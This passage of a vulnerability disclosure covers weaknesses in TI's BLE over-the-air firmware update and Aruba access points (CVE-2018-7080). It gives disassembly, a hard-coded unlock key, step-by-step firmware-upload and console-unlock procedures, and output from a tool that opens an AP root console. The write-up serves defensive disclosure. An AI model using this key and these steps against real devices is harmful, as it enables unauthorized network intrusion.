2. Most importantly in the default configurations of the OAD service, the authenticity of the transferred firmware is **not** validated by a cryptographic signature at all. This means that an attacker can simply upload a malicious firmware over an unauthenticated GATT connection, and run his own code on the target device.
3. Even when Secure OAD is used, there are a few security issues raised by its implementation for the majority of TI BLE chips used today which still rely on the AES-CBC encryption (cc2540, cc2541, cc2640 and cc2650):
    a. Instead of creating a cryptographic signature function to validate the authenticity of the firmware, Secure OAD (in these chips) encrypts the firmware with a symmetric 128-bit AES key that is stored in the BLE chip's bootloader.
    b. While this method allows for an encrypted transfer of the firmware, it does not offer sufficient security to validate the authenticity of the firmware.
    c. In symmetric encryption schemes such as AES-CBC (that is used in Secure OAD), the decryption function can't determine if the ciphertext it is decrypting is valid or not. This means an attacker can pass random bytes as if it is an encrypted firmware, and the target will decrypt these bytes and assume they were encrypted with the secret key.
    d. Once decrypted, the target will validate the integrity of the firmware using a simple **16-bit** CRC calculation. A firmware signature scheme consisting of a 16-bit CRC checksum and AES-CBC encryption is not a very secure mechanism. For example, although the attacker can't necessarily control the decrypted bytes (since he doesn't know the encryption key), he can still try to brute-force his way in by simply uploading multiple firmware to the target device, until the calculated 16-bit CRC winds up true. When this happens, the attack either results in a denial of service, since the attacker uploaded random bytes as the new firmware, or if the

attacker is more sophisticated, he may be able to control some of the code that lies in the new firmware. In AES-CBC each block of plaintext is XORed with the previous ciphertext block before being encrypted. In addition some parts of the firmware are constant and known to the attacker: for example, the operating system will most likely be based on TIRTOS, and parts of the BLE stack will also be constant. As a result, an attacker can first obtain a copy of an encrypted firmware and alter an ciphertext block that lies before a block that contains a known plaintext. This would allow the attacker to control the data in these deciphered blocks, which in turn can lead to code execution if these blocks contain code.

Case Study: OAD feature used by BLE chip embedded in Aruba Access Points - CVE-2018-7080

Aruba Networks (today part of HP Enterprise) is one of the first vendors to add built-in BLE features to their enterprise wireless solution. Initially, Aruba manufactured two types of BLE beacon devices: a stand-alone beacon and a BLE USB dongle that can be added to existing Aruba access points (mainly from series 2xx). These devices were used to enable BLE based location-services. A couple of years later, Aruba integrated the BLE beacons directly into their access points. All access points from series 3xx have a built in BLE chip - TI's CC2540.

By embedding the BLE chip in access points, a new attack surface has emerged - attacking the access point by gaining control over the BLE chip.

Exposed BLE GATT services

Aruba offers various BLE features through the integrated BLE chip. The chip can be in Beaconing mode sending out a specific UUID over advertising packets, or it can enable a console connection to the AP itself over a BLE connection, via Aruba's mobile application (Aruba Utilities). The BLE features in Aruba can also integrate with 3rd party applications to enable location services, asset tracking applications and others.


Surprisingly, even when the BLE chip in an Aruba access point is in Beaconing mode it will accept incoming GATT connections. Looking at the exposed GATT services by using a simple GATT scan of the APs' BLE MAC address, we examined the available services:

```
$ gatttool -i hci1 --primary -b f4:5e:ab:e7:ff:5d
attr handle = 0x0001, end grp handle = 0x000b uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle = 0x000c, end grp handle = 0x000f uuid: 00001801-0000-1000-8000-00805f9b34fb
attr handle = 0x0010, end grp handle = 0x001c uuid: 0000180a-0000-1000-8000-00805f9b34fb
attr handle = 0x001d, end grp handle = 0x0029 uuid: f000ffc0-0451-4000-b000-000000000000
attr handle = 0x002a, end grp handle = 0x0031 uuid: faafea00-b67b-6ee7-3d4c-424fb2f14a66
attr handle = 0x0032, end grp handle = 0xffff uuid: 272fe150-6c6c-4718-a3d4-6de8a3735cff
```

One of these UUIDs caught our eye: **TI's OAD service** (f000ffc0-0451-4000-b000-000000000000).

Did Aruba leave the OAD feature unauthenticated in their embedded BLE chip as part of their production builds? Seems so, but does this mean we can simply upload a malicious code onto the chip? Trying to upload code using the a standard OAD client resulted in an unexpected rejection from the chip. It seems Aruba added something custom to their OAD service. Let's dig in.

Extraction and Disassembly of the CC2540 Firmware



The firmware of the TI CC2540 chip was dumped from the AP by physically connecting a TI CC-Debugger to test points on the AP's PCB and revealed that:

1. No read-back protection (debug interface lock) was enabled on the chip, even though the hardware supports it.
2. The Secure OAD feature was not used, so the obtained firmware was unencrypted. Using Secure OAD without locking the debug interface would have been meaningless anyway, since the encryption keys could easily be retrieved through this interface.


After extracting the firmware, it was disassembled (as an Intel 8051 binary) and the relevant OAD service functions were compared to the code used in TI's BLE stack (BLE-CC254x v1.4.2.2).

The oadWriteAttrCB function is triggered when a GATT attribute write request is processed by the OAD service. In TI's source code it looks like this:

```
static bStatus_t oadWriteAttrCB(uint16 connHandle, gattAttribute_t *pAttr,
                                uint8 *pValue, uint8 len, uint16 offset,
                                uint8 method)
{
  ...
  // Distribute the write request based on the given UUID
  if (osal_memcmp(pAttr->type.uuid,
                  oadCharUUID[OAD_CHAR_IMG_IDENTIFY],
                  ATT_UUID_SIZE)) {
    status = oadImgIdentifyWrite(connHandle, pValue);
  } else if (osal_memcmp(pAttr->type.uuid,
              oadCharUUID[OAD_CHAR_IMG_BLOCK],
              ATT_UUID_SIZE)) {
    status = oadImgBlockWrite(connHandle, pValue);
  }
  ...
}
```

From: BLE-CC254x v1.4.2.2 Projects/ble/Profiles/OAD/oad_target.c

Looking In the disassembled version of this function in Aruba's firmware, it seems some additional *memcmp* calls where added:



```
                compare_OAD_UNLOCK_UUID:
78 12           mov     R0, #0x12          ; Move (Op1 <- Op2)
12 4C 3B        lcall   PUSH_XSTACK_I_TWO ; Long Subroutine Call
12 E3 30        lcall   r6_7_to_r4_5__r2_3_deref ; Long Subroutine Call
12 67 82        lcall   j_memcmp           ;
                                           ;  int memcmp(const void *s1, // r2-r3
                                           ;             const void *s2, // r4-r5
                                           ;             size_t n);
74 02           mov     A, #2              ; Move (Op1 <- Op2)
12 49 D6        lcall   DEALLOC_XSTACK8 ; Long Subroutine Call
E9              mov     A, R1              ; Move (Op1 <- Op2)
60 4F           jz      seg2_DBFB          ; Jump if Acc is zero

74 10           mov     A, #0x10           ; Move (Op1 <- Op2)
65 0C           xrl     A, R4_1            ; Exclusive OR (op1 ^= op2)
70 44           jnz     seg2_DBF6          ; Jump if Acc is not zero

75 0A 10        mov     R2_1, #0x10        ; Move (Op1 <- Op2)
75 0B 00        mov     R3_1, #0           ; Move (Op1 <- Op2)
78 0A           mov     R0, #0xA           ; Move (Op1 <- Op2)
12 4C 3B        lcall   PUSH_XSTACK_I_TWO ; Long Subroutine Call
7C B0           mov     R4, #(OAD_COOKIE - seg4_9200) ; Move (Op1 <- Op2)
7D 92           mov     R5, #0x92          ; Move (Op1 <- Op2)
AA 10           mov     R2, R0_2           ; Move (Op1 <- Op2)
AB 11           mov     R3, R1_2           ; Move (Op1 <- Op2)
12 67 82        lcall   j_memcmp           ;
                                           ;  int memcmp(const void *s1, // r2-r3
                                           ;             const void *s2, // r4-r5
                                           ;             size_t n);
74 02           mov     A, #2              ; Move (Op1 <- Op2)
12 49 D6        lcall   DEALLOC_XSTACK8 ; Long Subroutine Call
E9              mov     A, R1              ; Move (Op1 <- Op2)
64 01           xrl     A, #1              ; Exclusive OR (op1 ^= op2)
70 05           jnz     seg2_DBD7          ; Jump if Acc is not zero
```

Disassembly of Aruba's oadWriteAttrCB implementation

The pseudo-code of the altered function looks like this:

```
static bStatus_t ARUBA_oadWriteAttrCB(uint16 connHandle, gattAttribute_t *pAttr,
                                      uint8 *pValue, uint8 len, uint16 offset,
                                      uint8 method)
{
  ...
  if (is_oad_unlocked) {
    // 128-bit UUID
    if (is_img_write_unlocked &&
        osal_memcmp(pAttr->type.uuid,
                    oadCharUUID[OAD_CHAR_IMG_IDENTIFY],
                    ATT_UUID_SIZE)) {
      status = oadImgIdentifyWrite(connHandle, pValue);
    } else if (osal_memcmp(pAttr->type.uuid,
                           oadCharUUID[OAD_CHAR_IMG_BLOCK],
                           ATT_UUID_SIZE)) {
      status = oadImgBlockWrite(connHandle, pValue);

    } else {
      status = ATT_ERR_ATTR_NOT_FOUND;
    }
  } else if (osal_memcmp(pAttr->type.uuid, OAD_UNLOCK_UUID, ATT_UUID_SIZE) {
    if (osal_memcmp(pAttr->pValue, OAD_COOKIE, ATT_UUID_SIZE)) {
      is_oad_unlocked = true;
    } else if (osal_memcmp(pAttr->pValue, AB_ACCESS_COOKIE, ATT_UUID_SIZE)) {
      is_img_write_unlocked = true;
    }
  }

  return status;
}
```

Psuedo-code of Aruba's oadWriteAttrCB function

Additional checks were added to verify that a certain characteristic (UUID: F000FFE3-0451-4000-B000-000000000000) is set to some secret hard-coded values. Setting this UUID (the OAD_UNLOCK_UUID) to the *OAD_COOKIE* turns on the *is_oad_unlocked* variable, and setting it to the *AB_ACCESS_COOKIE* turns on the *is_img_write_unlocked* variable. These two variables are the only validation used to authenticate a remote firmware update.

An attacker can upload his own malicious firmware onto the BLE chip by following these steps:


1. Perform a BLE scan to find the AP's BLE MAC address. The MAC is advertised over the air, as a BLE beacon.
2. Create a GATT connection to the AP's BLE MAC address.
3. Write the *OAD_COOKIE* secret key to the OAD_UNLOCK_UUID.
4. Write the *AB_ACCESS_COOKIE* secret key to the OAD_UNLOCK_UUID.
5. Write an *Image Identify* command to the Image Identify UUID, with a firmware version different than the version on the targeted device (the OAD validates a version different than the running image version is being uploaded).
6. Write the various firmware chunks by sending *Image Write* commands to the Image Write UUID, effectively allowing an overwrite of the entire firmware on the chip.

Aruba didn't add any additional authentication (digital signature) or encryption of the firmware to the OAD service. Therefore an attacker can upload and run a custom firmware on the chip.

Post-exploitation capabilities

Once the attacker gains code execution on the BLE chip, he can target the AP itself.

As mentioned above, one of the features offered by the BLE chip in Aruba access points, is the ability to connect to a console terminal over a BLE connection. This feature is meant as a cable-free replacement to the serial console connection the AP has, and is suppose to be used mainly when an AP has lost connection to the network, and its network configuration needs to be changed. Gaining access to this console can allow an attacker to gain a foothold inside the network, and potentially escalate his attack to gain full control over the AP itself.



The BLE chip console connection (over UART) to the main CPU is physically shared with the serial cable connection that facilitates access to the same interface. When the BLE chip is configured in Beaconing mode the main CPU sends a configuration command to the chip (over a separate UART connection). In this mode, the chip will deny access to the console connection over the BLE connection. But once an attacker gains code execution on the chip, he may alter the firmware code and access the console nonetheless. The console connection may be disabled on the main CPU side, denying access to both the serial connection, and the BLE connection - but by **default** it is enabled. Furthermore, this connection can be password protected, but the main CPU doesn't implement any **backoff** mechanism, and the password can be brute-forced by code running on the chip within a reasonable time.


To understand how the console connection works over a BLE connection, we analyzed Aruba's Android App - Aruba Utilities.

Aruba Utilities Android App decompilation

We decompiled and analyzed the app's Java code. The *BluetoothLeService* class provided most of the needed information, which includes:

1. The procedure used to authenticate and use the APs' BLE console

2. A hard-coded key - *AB_ACCESS_COOKIE* - that enables the access to the console over BLE. This is also one of the keys used to by the OAD service (as described above).




```
public class BluetoothLeService
  extends Service
{
  public static String AB_ACCESS_COOKIE = "F9CA0CA231714D4498950EE389F6B340";
  public static UUID AB_CHARACTERISTIC_UNLOCK_UUID;
  public static UUID AB_SERVICE_UUID;
```

The derived procedure of opening the console is as follows:

1. Create a GATT connection to the AP's BLE MAC address.
2. Write the *AB_ACCESS_COOKIE* to the *AB_CHARACTERISTIC_UNLOCK_UUID*
3. Write 0x37 to *BLE_CONSOLE_ENABLE_CHAR_UUID*

Once enabled, it is possible to write to the console via *BLE_CONSOLE_WRITE_CHAR_UUID,* and read from it via *BLE_CONSOLE_NOTIFY_CHAR_UUID*:




```
greg@greg-XPS ~/repos/research/aruba-ble
$ python3 shell.py shell 00:1A:7D:DA:71:13 f4:5e:ab:e7:ff:5d
Got handles 64 for uuid b'ff5c73a3e86dd4a318476c6c58e12f27'
Got handles 44 for uuid b'664af1b24f424c3de76e7bb601eaaffa'
Got handles 46 for uuid b'664af1b24f424c3de76e7bb602eaaffa'
Got handles 48 for uuid b'664af1b24f424c3de76e7bb603eaaffa'


~ # route -n
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         0.0.0.0         0.0.0.0         U     0      0        0 tun0
0.0.0.0         192.168.1.1     0.0.0.0         UG    -3     0        0 br0
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 br0
192.168.1.5     0.0.0.0         255.255.255.255 UH    0      0        0 tun0
192.168.11.0    0.0.0.0         255.255.255.0   U     0      0        0 br0
~ #

~ # 
```

Circumvention of Beaconing only mode

By analyzing the code in the BLE firmware that grants access to the console connection based on the current operational mode (passed from the main CPU), we managed to find the relevant code and variables which grant or deny access to this interface.



```
                          ; CODE XREF: reads_from_conf_writes_state+1F↑j
    mov     A, R4_1           ; Move (Op1 <- Op2)
    add     A, #0x2B ; '+'   ; Add Second Operand to Acc
    mov     R0, A             ; Move (Op1 <- Op2)
    clr     A                 ; Clear Operand (0)
    addc    A, R7             ; Add Second Operand to Acc with carry
    mov     R1, A             ; Move (Op1 <- Op2)
    mov     A, R0             ; Move (Op1 <- Op2)
    mov     R6, A             ; Move (Op1 <- Op2)
    mov     A, R1             ; Move (Op1 <- Op2)
    mov     R7, A             ; Move (Op1 <- Op2)
    mov     A, R2_1           ; Move (Op1 <- Op2)
    jz      disabled          ; Jump if Acc is zero
    dec     A                 ; Decrement Operand
    jz      disabled          ; Jump if Acc is zero
    dec     A                 ; Decrement Operand
    jz      disabled          ; Jump if Acc is zero
    dec     A                 ; Decrement Operand
    jz      beaconing         ; Jump if Acc is zero
    dec     A                 ; Decrement Operand
    jz      persistent_console ; Jump if Acc is zero
    dec     A                 ; Decrement Operand
    jnz     seg4_C937         ; Jump if Acc is not zero
    ljmp    dynamic_console ; Long Jump
-----------------------------------------------------------------
```

Disassembled code fragment from Aruba's BLE firmware (in function at address 0x4C8F1)

The switch case above (for example) checks the current operational state (stored in *R2*), and configures the chip accordingly. By patching the code flows that validate the current operational state we were able to circumvent the limitations on the use of the console over BLE, while remaining in Beaconing mode. Uploading this patched firmware over OAD can allow an attacker to gain access to the AP's console terminal, unauthenticated.

Impact

Compromising the firmware of a BLE chip embedded in an access point opens the possibility of an unauthenticated attack, over the air, that leads to a breach of a secure WiFi network.

As described above, Aruba initially implemented its BLE features using a stand-alone BLE beacon device, that was not part of their access points. In this device, it would make sense to have a built-in feature for firmware upgrades over the air, such as the OAD feature – since the single communication channel this device has is through GATT services over BLE. Moreover, in such a device – the only impact an attacker would achieve by uploading a malicious firmware was to alter the beacon's behavior in some way – beaconing a different UUID than intended by the specific application for instance. Since this device is not part of an access point – it doesn't have access to meaningful data and cannot lead to a network breach. The low risk of a meaningful compromise might have resulted in Aruba neglecting to use the Secure OAD features.

However, due to the evolution of Aruba's BLE product line the OAD feature found its way into Aruba's access points. In an access point, there is no need to update a specific chip **separately** from the rest of the device's firmware. It makes much more sense the BLE chip's firmware would only be updated by the main CPU of the access point, when it is being upgraded as well.

Evolution of code and features, as shown in the case of Aruba's BLE product line, introduces an interesting aspect to the relationship between security and innovation. Each step of the way made sense – having a stand-alone BLE device requires it to have a built-in over-the-air upgrade mechanism. Integrating this device into access points that are already deployed throughout an organization also makes sense. But the combination of the two suddenly introduced a new security threat to an otherwise very secure device, responsible for protecting the integrity of highly secure enterprise networks.

This vulnerability illustrates the grave consequences of a simple and unnecessary security bug that is found from time to time even in the most secure systems – the use of hardcoded passwords. From a developer's perspective this always stems from one necessity or another but is probably a result of being a bit lazy (as we all are, from time to time).

In another regard, this vulnerability sheds light on the challenges of creating secure yet versatile frameworks for upgrading firmware of BLE chips over the air – in environments that depend solely on BLE communications. And so when looking at the security of any BLE device that uses over-the-air upgrades, the described soft-spots of BLE OTA solutions should be carefully inspected.

Final notes

The vulnerabilities found in the course of this research highlight two notions:

First, the basic notion that peripheral chips, such as BLE chips, can be vulnerable, which might compromise the security of the entire device, whether they are its core processor or not. This problem becomes even more acute since peripheral chips rarely have built-in security mitigations. They should not be treated as black boxes that simply carry out radio functions or other peripheral tasks. In some regards this approach might have some historical causes. The evolution of radio protocols resulted in increased requirements from radio chips which in turn lead to a larger attack surface. The approach of treating peripheral chips as black boxes might have formalized because the attack surfaces where significantly smaller.

Second, this research highlights the built-in trust that exists between various chips in a multi-chip system. When designing multi-chip systems, one should attempt to segment them from one another, limit the access to critical interfaces and resources for the chips that do not require them, and try and as a general approach, avoid the automatic blind trust between internal interfaces in various layers of a system.